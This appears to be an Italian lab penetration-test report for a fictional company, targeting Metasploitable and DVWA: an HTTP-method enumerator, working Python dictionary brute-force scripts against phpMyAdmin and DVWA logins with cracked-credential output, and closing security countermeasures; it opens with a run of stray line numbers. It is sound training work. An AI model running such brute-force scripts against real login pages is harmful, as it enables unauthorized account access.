2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573

```

Ai fini di questo report andiamo ad osservare la porta 80; la porta è aperta e il suo servizio è HTTP.

Quest'ultima informazione è particolarmente interessante ai fini della sicurezza, perchè alcune porte potrebbero essere vulnerabili ad attacchi potenzialmente rischiosi:

- port 21: se il servizio FTP (File Transfer Protocol) è aperto e non è configurato in modo sicuro, potrebbe essere sfruttato per accessi non autorizzati e trasmissione di dati sensibili.
- port 23: telnet è un protocollo di comunicazione non crittografato, e se la porta Telnet è aperta senza cifratura, le credenziali e i dati possono essere esposti.
- port 25: Se il servizio di posta (SMTP - Simple Mail Transfer Protocol) è aperto in modo non sicuro, potrebbe essere utilizzato per inviare spam o sfruttato per attacchi di phishing.



Programma in Python per l'enumerazione dei metodi HTTP abilitati su un determinato target

Conoscere i **metodi HTTP** attivi su una porta consente agli amministratori di sistema di identificare i servizi web in esecuzione su un server. Questo è utile per la gestione e la manutenzione della rete. Se un server supporta metodi obsoleti o non sicuri, è necessario prendere provvedimenti per mitigare i rischi associati. Se vengono utilizzati metodi noti per essere vulnerabili, gli amministratori possono adottare misure preventive o correttive.

Vi è inoltre un aspetto di efficientamento non direttamente legato alla sicurezza informatica ma comunque importante a livello di sistema: conoscere i metodi HTTP attivi può aiutare nell'ottimizzazione e nella gestione del traffico di rete. Ad esempio, potrebbe essere necessario indirizzare o filtrare specifici metodi per migliorare le prestazioni.

Per ottenere informazioni sui metodi abilitati sulla nostra porta target abbiamo elaborato un secondo programma **verbi.py**.

L'obiettivo di questo script Python è effettuare una richiesta HTTP di tipo OPTIONS a un server di destinazione specifico e visualizzare i metodi HTTP consentiti dal server.

Il programma inizia richiedendo all'utente di inserire l'indirizzo IP del server di destinazione (nel nostro caso quello di Metasploitable) e, se necessario, la porta. Se questa non viene specificata viene utilizzato il valore di default 80 (che è la porta genericamente associata ai servizi HTTP).

Successivamente, il programma tenta di stabilire una connessione al server utilizzando la classe 'HTTPConnection' del modulo 'http.client'. Una volta stabilita la connessione, viene inviata una richiesta HTTP di tipo OPTIONS al server, specificando il percorso della richiesta (nel nostro caso `http://192.168.32.101/phpMyAdmin/phpMyAdmin.html`).

Dopo aver ricevuto la risposta dal server, il programma estrae i metodi consentiti dalla risposta, analizzando il campo dell'intestazione 'Allow'. Questi metodi vengono quindi stampati a schermo uno per uno.

Infine, il programma chiude la connessione al server.

```

~/Desktop/Benchmark code/verbi.py - Mousepad
File Edit Search View Document Help
1 #Rilevare i verbi sul porta 80
2 import http.client
3
4 #inserimento degli input IP e port che vogliamo controllare
5 host = input("insertite l'IP el sistema target:\n")
6 port = input("Inserire la porta del sistema target(deafault port 80):\n")
7
8 #per impostare come default la porta 80 in caso di mancato inserimento nella linea 6
9 if(port == ""):
10     port="80"
11 #creiamo la connessione per host e porta inseriti e alla pagina interessata
12 try:
13     connection = http.client.HTTPConnection(host,port)
14     connection.request('OPTIONS', 'http://192.168.32.101/phpMyAdmin/
phpMyAdmin.html')
15     response = connection.getresponse()
16     methods = response.getheader('allow').split(',')#definire i verbi permessi
17     print("i metodi abilitati sono:\n")#print a schermo dei verbi
18     for method in methods:
19         print(method)
20     connection.close()
21
22 #stampa schermo la mancata connessione al server
23 except ConnectionRefusedError:
24     print("Connessione fallita")

kali@kali: ~/Desktop/Benchmark code
File Actions Edit View Help
kali@kali:~/Desktop/Benchmark code$ python verbi.py
insertite l'IP el sistema target:
192.168.32.101
Inserire la porta del sistema target(deafault port 80):

i metodi abilitati sono:
GET
HEAD
POST
OPTIONS
TRACE

kali@kali:~/Desktop/Benchmark code$ python verbi.py
insertite l'IP el sistema target:
192.168.32.101
Inserire la porta del sistema target(deafault port 80):
79
Connessione fallita

kali@kali:~/Desktop/Benchmark code$

```

In caso di connessione rifiutata (ad esempio, se il server non è in ascolto sulla porta specificata), gestisce un'eccezione 'ConnectionRefusedError' e stampa un messaggio d'errore.

Lanciando il programma, abbiamo rilevato che sulla porta 80 di Metasploitable sono attivi i seguenti metodi: GET, HEAD, POST, OPTIONS, TRACE.

Elenchiamo brevemente alcune vulnerabilità associate a ciascun metodo:

GET

I parametri della richiesta GET sono inclusi nell'URL, quindi possono essere memorizzati nei log del server web o nei log intermediari, esponendo potenzialmente informazioni sensibili come token di sessione.

HEAD

E' simile a GET, ma restituisce solo le intestazioni della risposta senza il corpo. Valgono le medesime considerazioni sulla raccolta di informazioni sensibili.

POST

Injection di parametri: I dati del corpo della richiesta POST possono essere soggetti ad attacchi di injection (ad esempio, SQL injection o XSS) se non vengono trattati correttamente dal lato server.

Cross-Site Request Forgery (CSRF): Le richieste POST possono essere soggette ad attacchi CSRF se non vengono adottate misure di sicurezza adeguate, come l'uso di token CSRF.

OPTIONS

La richiesta OPTIONS può restituire informazioni sulla configurazione del server, rivelando dettagli potenzialmente sensibili.

TRACE

Il metodo TRACE può essere sfruttato per eseguire attacchi di Cross-Site Tracing, in cui un malintenzionato può ottenere informazioni sulle intestazioni della richiesta inviata da un client. TRACE è spesso disabilitato per motivi di sicurezza.

Come già detto, l'utilizzo dei metodi HTTP dovrebbe essere limitato solo a quelli necessari per l'applicazione.

Report degli attacchi Brute Force sulla pagina phpmyadmin con evidenza della coppia username-password utilizzata per ottenere accesso all'area riservata

L'attacco **brute force** è una tecnica utilizzata in ambito di cybersecurity per ottenere accesso non autorizzato a un sistema o ad un account. In questo tipo di attacco, l'attaccante cerca di indovinare la password di un account provando una serie di possibili combinazioni, spesso sfruttando un "dizionario" contenente parole comuni, frasi, o combinazioni di caratteri. L'esecuzione di attacchi controllati aiuta a valutare quanto un sistema sia esposto a rischi di sicurezza e quale potrebbe essere l'impatto di un attacco reale.

Nel caso in oggetto, ci è stato richiesto di effettuare un attacco Brute Force dizionario per effettuare il login su phpMyAdmin.

Come prima cosa, ci spostiamo su Metasploitable(server target) e impostiamo le nuove credenziali di accesso al server con: un utente "admin" cui associamo la password "kali".

Lo facciamo utilizzando i seguenti comandi:

```
sudo su
mysql -u root -p (dare invio senza password)
CREATE USER 'admin'@'localhost' IDENTIFIED BY 'kali';
GRANT ALL PRIVILEGES ON . TO 'admin'@'localhost' WITH GRANT OPTION;
SELECT * FROM mysql.user WHERE user = 'debian-sys-maint' AND host = 'localhost' INTO OUTFILE
/tmp/debian_sys_maint_privileges.txt;
FLUSH PRIVILEGES;
SOURCE /tmp/debian_sys_maint_privileges.txt;
DROP USER 'debian-sys-maint'@'localhost';
```

L'immagine che segue mostra direttamente da terminale di Metasploitable l'esecuzione di questo passaggio:

```
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> CREATE USER 'admin'@'localhost' IDENTIFIED BY 'kali';
Query OK, 0 rows affected (0.00 sec)

mysql> GRANT ALL PRIVILEGES ON *.* TO 'admin'@'localhost' WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)

mysql> SELECT * FROM mysql.user WHERE user = 'debian-sys-maint' AND host = 'localhost' INTO OUTFILE '/tmp/debian_sys_maint_privileges.txt';
Query OK, 0 rows affected (0.01 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)

mysql> SOURCE /tmp/debian_sys_maint_privileges.txt;
mysql> DROP USER 'debian-sys-maint'@'localhost';
ERROR 1396 (HY000): Operation DROP USER failed for 'debian-sys-maint'@'localhost'

mysql>
mysql> _
```

Ora spostiamoci su Kali Linux e creiamo il programma per l'attacco Brute Force dizionario:

```

1 #programma di Brute Force accesso phpMYAdmin
2 import requests
3
4 #liste username e password da utilizzare
5 username_file_path='usernames.lst'
6 password_file_path='passwords.lst'
7
8 #comandi per utilizzare le liste di username e password
9 with open(username_file_path,'r') as usernames, open(password_file_path,'r') as passwords:
10
11     #ciclo for per selezionare username e rispettiva password
12     for username in usernames:
13         username=username.rstrip()
14
15         for password in passwords:
16             password=password.rstrip()
17             url="http://192.168.32.101/phpMyAdmin/"
18             #dizionario dati inviati nella richiesta HTTP
19             payload={'pma_username':username,'pma_password':password,'input_go':'Go'}
20
21             #importazione delle varie combinazioni username e password
22             try:
23                 response = requests.post(url,data=payload)
24                 print (f"Username:{username}, Password:{password}", end=" *** ")
25                 #costrutto if per trovare username e password corretti per il login
26                 if response.status_code == 200:
27                     if 'Access denied' in response.text:#accesso negato continua la ricerca
28                         print ("")
29                     else:
30                         print ("Success!")
31                         exit()
32                 else:
33                     print ("Errore", response.status_code)
34             except requests.exceptions.RequestException as e:
35                 print ("Errore nella richiesta:",e)

```

Come prima cosa ci servono delle liste di username e password. (Kali linux offre già diverse liste di username e password più comuni, che ai fini di questa rappresentazione bastano, tuttavia online si possono trovare anche altre liste più esaustive).

Nella prima parte del codice andiamo a definire quali sono le liste di username e password che vogliamo utilizzare e il percorso che serve al programma per recuperarle (in questo caso abbiamo semplificato spostandole nella stessa directory del programma Brute Force).

Attraverso un ciclo for definiamo come deve procedere il programma: provare ogni combinazione username e password per la pagina di login su cui proviamo l'attacco.

Il dizionario payload definisce i dati inviati alla richiesta HTTP.

La *response* esegue il caricamento dei dati del payload all'url target.

Se il feedback della pagina è 200(esito positivo) si possono verificare due scenari: nel primo, se il testo in risposta sarà *Access denied*, il programma non mostra nulla a schermo e continua la ricerca di username e password; nel secondo caso trovate le credenziali corrette le stampa a schermo con il messaggio di successo ed esce dall'esecuzione.

In caso il messaggio di risposta HTTP fosse diverso da 200, verrà mostrato a schermo il messaggio di errore. Except ci permette di gestire qualsiasi messaggio anomalo nel tentativo di Brute Force mandando a schermo il messaggio di errore.

Di seguito l'esecuzione del programma di Brute Force alla pagina di login phpMyAdmin:

```
(kali㉿kali)-[~/Desktop/Benchmark code]
$ python BFphpMyAdmin.py
Username:admin, Password:123456 ***
Username:admin, Password:12345 ***
Username:admin, Password:123456789 ***
Username:admin, Password:password ***
Username:admin, Password:iloveyou ***
Username:admin, Password:princess ***
Username:admin, Password:12345678 ***
Username:admin, Password:kali *** Success!
```

Il programma inizia a provare la prima combinazione "admin" "password", non essendo corretta passa alla successiva, fino a trovare le credenziali corrette, che sono "admin" "kali". A questo punto ci restituisce "Success!" e si conclude.


Report dell'attacco Brute Force alla DVWA login page

Il codice fornito mira a violare l'accesso alla pagina di login di DVWA mediante la forza bruta (tipologia di attacco già spiegata per il precedente brute force).

I passi principali del codice includono l'apertura e la lettura dei file contenenti gli username e le password tramite il comando 'open' lungo il percorso file specificato e letti tramite il comando 'readlines()' (questo restituisce una lista di stringhe, dove ogni stringa rappresenta una riga nel file), seguiti da cicli for annidati per esplorare tutte le possibili combinazioni, stampando ogni combinazione. I parametri della richiesta POST vengono costruiti utilizzando la libreria 'urllib.parse.urlencode()' e gli headers della richiesta sono specificati nella variabile 'headers', indicando il tipo di contenuto e l'accettazione di determinati tipi di risposta.

Il codice stabilisce una connessione HTTP al server di destinazione tramite 'http.client.HTTPConnection' e invia la richiesta POST alla pagina di login ('/dvwa/login.php') con i parametri e gli headers precedentemente configurati. La risposta del server, ottenuta utilizzando 'connection.getresponse()', viene quindi analizzata per verificare se è presente un header di reindirizzamento ('location') indicante un accesso riuscito.

Se l'accesso ha successo, il programma stampa le credenziali corrispondenti e termina l'esecuzione.



```

1 #importiamo la libreria http.client usato insieme alla urllib.parse per la gestione
  di url http
2 import http.client, urllib.parse
3 #liste username e password
4 username_file = open("/usr/share/nmap/nselib/data/usernames.lst")
5 password_file = open("/usr/share/nmap/nselib/data/passwords.lst")
6
7 user_list = username_file.readlines()
8 pwd_list = password_file.readlines()
9 #ciclo for per la ricerca di username e password
10 for user in user_list:
11     user = user.rstrip()
12     for pwd in pwd_list:
13         pwd = pwd.rstrip()
14
15         print(user, '-', pwd)
16 #definire i parametri per la pagina di login
17 post_parameters = urllib.parse.urlencode({'username': user,
18     'password': pwd, 'Login': 'Submit'})
19 #specifica degli headers della pagina HTTP
20 headers = {'Content-type': 'application/x-www-form-urlencoded',
21     'Accept': 'text/html, application/xhtml+xml'}
22 #creazione connessione HTTP all'IP del server, inserimento dei parametri di login
23 connection = http.client.HTTPConnection("192.168.32.101", 80)
24 connection.request('POST', '/dvwa/login.php', post_parameters,
25     headers)
26 response = connection.getresponse()
27 #costrutto if per verificare se la risposta dell'header sia la pagina desiderata
28 if(response.getheader('location') == 'index.php'):
29     print('Logged with: ', user, '-', pwd)
30     exit()
  
```

```

(kali@kali)-[~/Desktop/Benchmark code]
$ python bruteforce.py
admin - kali
admin - 123456
admin - 12345
admin - 123456789
admin - password
Logged with: admin - password

(kali@kali)-[~/Desktop/Benchmark code]
$
  
```


Report degli attacchi Brute Force alla DVWA nel tab Brute Force (livello low, medium, high)

Nel contesto DVWA è possibile regolare il livello di difficoltà delle sfide di sicurezza, introducendo specifiche protezioni in base al livello selezionato. Questi livelli sono progettati per offrire una progressione graduale, aumentando la complessità delle sfide e fornendo una maggiore consapevolezza delle pratiche di sicurezza. Quindi, troviamo:

1 - Livello di difficoltà "LOW":

A questo livello non sono implementate particolari misure di protezione, l'applicazione è dunque più vulnerabile alle pratiche di attacco.

2 - Livello di difficoltà "MEDIUM":

Aggiunge un ritardo temporale (time delay) per ogni tentativo di accesso. Il processo di iterazione tra username e password è rallentato, rendendo più difficile e meno efficiente un attacco brute force.

3 - Livello di difficoltà "HIGH":

Oltre al time delay aumentato fino a 4 secondi, introduce un sistema di user-token anti-CSRF (Cross-site request forgery). Durante il login viene generato automaticamente un codice alfanumerico nascosto (di tipo hidden) chiamato user-token che è dinamico e cambia ad ogni tentativo di login fallito, prevenendo attacchi CSRF da parte di terzi.

Questo script in Python, unico e che potremo utilizzare per tutti i livelli di sicurezza, è stato quindi sviluppato per eseguire un attacco brute force sulla pagina 'Brute Force' del DVWA.

L'inizio del programma coinvolge l'importazione di due librerie fondamentali: 'requests', utilizzata per gestire le richieste HTTP, e 'BeautifulSoup', utilizzata per analizzare l'HTML delle pagine web.

Successivamente, vengono definiti l'URL di accesso e i parametri del payload per il form di login, compresi l'username, la password e l'azione di login. Dopo aver effettuato una richiesta POST al form di login con le credenziali specificate, il programma verifica se il testo della risposta contiene l'indicazione di un fallimento del login. In caso affermativo il programma termina. In caso di successo viene estratto il valore del cookie PHPSESSID dalla risposta del server e viene costruito un header contenente questo valore per le richieste successive.

Da qui il programma legge da file gli username e le password da utilizzare per l'attacco brute force. Viene quindi eseguita un'iterazione su tutte le possibili combinazioni di username e password mediante l'uso di due cicli 'for'.

Per ogni combinazione viene effettuata una richiesta GET alla pagina di brute-force con le credenziali correnti. Dopo ogni tentativo, il programma verifica se la stringa "Username and/or password incorrect." è presente nella risposta. Se non è presente, l'attacco è considerato riuscito e il programma si interrompe.

```

1 #programma Brute Force per DVWA BF test
2 from bs4 import BeautifulSoup
3 import requests
4
5 login_url = "http://192.168.32.101/dvwa/login.php"
6
7 login_payload = {"username":"admin", "password":"password", "Login": "Login"}
8
9 login_response = requests.post(login_url, data=login_payload)
10
11 if "Login failed" in login_response.text:
12     print("Errore durante il login.Potrebbe essere necessario fornire le credenziali valide.")
13     exit()
14 #variabile per definire il cookie di sessione
15 phpseSSID_cookie = login_response.request.headers.get('Cookie').split('; ')[1].split('=')[1]
16 #visualizzare a schermo il token del cookie di sessione
17 print(f"PHPSESSID ottenuto con successo: {phpseSSID_cookie}")
18
19 #dizionario per il cookie di sessione per il livello di sicurezza
20 header = {"Cookie": f"security=high; PHPSESSID={phpseSSID_cookie}"}
21
22
23 usernames_files_path = "usernames.lst"
24 passwords_files_path = "passwords.lst"
25
26 #semplificare in sintassi il recupero di username e password
27 with open(usernames_files_path, 'r') as usernames_file, open(passwords_files_path, 'r') as passwords_file:
28     usernames = usernames_file.readlines()
29     passwords = passwords_file.readlines()
30
31 #ciclo for per l'attacco con username e password
32 for user in usernames:
33     for password in passwords:
34         url = "http://192.168.32.101/dvwa/vulnerabilities/brute/" #url del bf
35         users = user.strip()
36         passw = password.strip()
37         get_data = {"username": users, "password": passw, "Login": "Login"}
38         print("\n", user, "", passw)
39
40
41         print(f"PHPSESSID utilizzo nella richiesta: {phpseSSID_cookie}")
42
43         r = requests.get(url, params=get_data, headers=header)
44         #messaggio che nega l'accesso alla pagina
45         if not "Username and/or password incorrect." in r.text:
46             print("\nAccesso riuscito con username:", users, "—password:", passw)
47             exit()

```

```

(kali@kali)-[~/Desktop/Benchmark code]
$ python BFDVWA.py
PHPSESSID ottenuto con successo: 9c5f1b5c132d075c6e64344cbf19f898

admin
kali
PHPSESSID utilizzo nella richiesta: 9c5f1b5c132d075c6e64344cbf19f8
98 http://192.168.32.101/dvwa/login.php

admin
123456
PHPSESSID utilizzo nella richiesta: 9c5f1b5c132d075c6e64344cbf19f8
98 http://192.168.32.101/dvwa/login.php

admin
123456789
PHPSESSID utilizzo nella richiesta: 9c5f1b5c132d075c6e64344cbf19f8
98 http://192.168.32.101/dvwa/login.php

admin
password
PHPSESSID utilizzo nella richiesta: 9c5f1b5c132d075c6e64344cbf19f8
98 http://192.168.32.101/dvwa/login.php

Accesso riuscito con username: admin —password: password

```


Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi;



Rischi principali per la sicurezza informatica dell'azienda Theta

Perdita di account aziendali: gli account aziendali possono essere compromessi, consentendo agli hacker di accedere ai dati dell'azienda o di prendere il controllo dei sistemi.

Perdita di risorse finanziarie: i dati finanziari dell'azienda possono essere compromessi, consentendo agli hacker di rubare denaro o di manipolare i conti. Anche il caso in cui un server vada in "down" (per esempio per un guasto) comporterebbe danni economici per l'azienda a causa dell'interruzione del servizio e dell'intervento per il ripristino.

Compromissione di dati personali: i dati personali dei clienti o dei dipendenti dell'azienda possono essere compromessi, consentendo agli hacker di rubare identità o di utilizzare le informazioni per scopi fraudolenti.

Perdita di dati ed intrusione nei sistemi informatici: i dati dell'azienda o i sistemi informatici possono essere danneggiati o distrutti da un attacco informatico.

Presi in considerazione i fattori elencati sopra, riteniamo che per l'azienda Theta vi sia un rischio elevato dal punto di vista della sicurezza informatica. L'azienda dovrebbe adottare misure per mitigare questi rischi e ridurre la probabilità di subire danni da un attacco informatico.

Contromisure da adottare per ridurre i rischi

Implementazione del design della rete da noi progettato (pag. 3 e in allegato).

Politiche di sicurezza: Definire e attuare politiche di sicurezza chiare e ben definite per proteggere le risorse aziendali. Queste politiche dovrebbero coprire l'accesso autorizzato, la gestione delle password, l'uso sicuro dei dispositivi, e altro ancora.

Formazione degli Utenti: Fornire formazione sulla sicurezza informatica ai dipendenti per aumentare la consapevolezza sui rischi e insegnare pratiche di sicurezza come la creazione di password robuste e la gestione delle e-mail.

Gestione delle Password: Implementare politiche severe per la gestione delle password, inclusa la richiesta di password complesse, la rotazione periodica delle password e l'autenticazione a due fattori (2FA) quando possibile.

Aggiornamenti: Mantenere tutti i sistemi operativi, applicazioni e software di sicurezza aggiornati con le ultime patch e aggiornamenti di sicurezza per mitigare vulnerabilità note.

Protezione Antivirus e Antimalware: Installare e mantenere aggiornati programmi antivirus e antimalware su tutti i dispositivi per rilevare e prevenire attacchi malware.

Firewall: Mantenere i firewall aggiornati per proteggere la rete aziendale da accessi non autorizzati e attacchi provenienti dall'esterno.

Controllo degli Accessi: Implementare un sistema di controllo degli accessi che limiti l'accesso alle risorse aziendali solo a coloro che ne hanno bisogno per svolgere le proprie mansioni.

Backup Regolari: Effettuare mensilmente il backup dei dati aziendali critici e assicurarsi che i backup siano archiviati in modo sicuro. In caso di attacco ransomware o perdita di dati, sarà possibile ripristinare le informazioni.

Monitoraggio della Sicurezza: Implementare strumenti di monitoraggio della sicurezza per rilevare e rispondere tempestivamente agli incidenti di sicurezza. Questo può includere il monitoraggio degli accessi, la rilevazione delle minacce e l'analisi dei log.

Politiche di Utilizzo dei Dispositivi Mobili: Se i dipendenti utilizzano dispositivi mobili aziendali o personali, implementare politiche chiare sulla sicurezza dei dispositivi mobili, inclusa la crittografia dei dati e il controllo remoto.

Consapevolezza della Privacy: Rispettare le normative sulla privacy dei dati, come il GDPR, e garantire che le pratiche aziendali siano conformi a tali normative.

Test di Sicurezza e Audit: Condurre regolarmente test di sicurezza e audit per identificare e correggere potenziali vulnerabilità prima che possano essere sfruttate da attaccanti.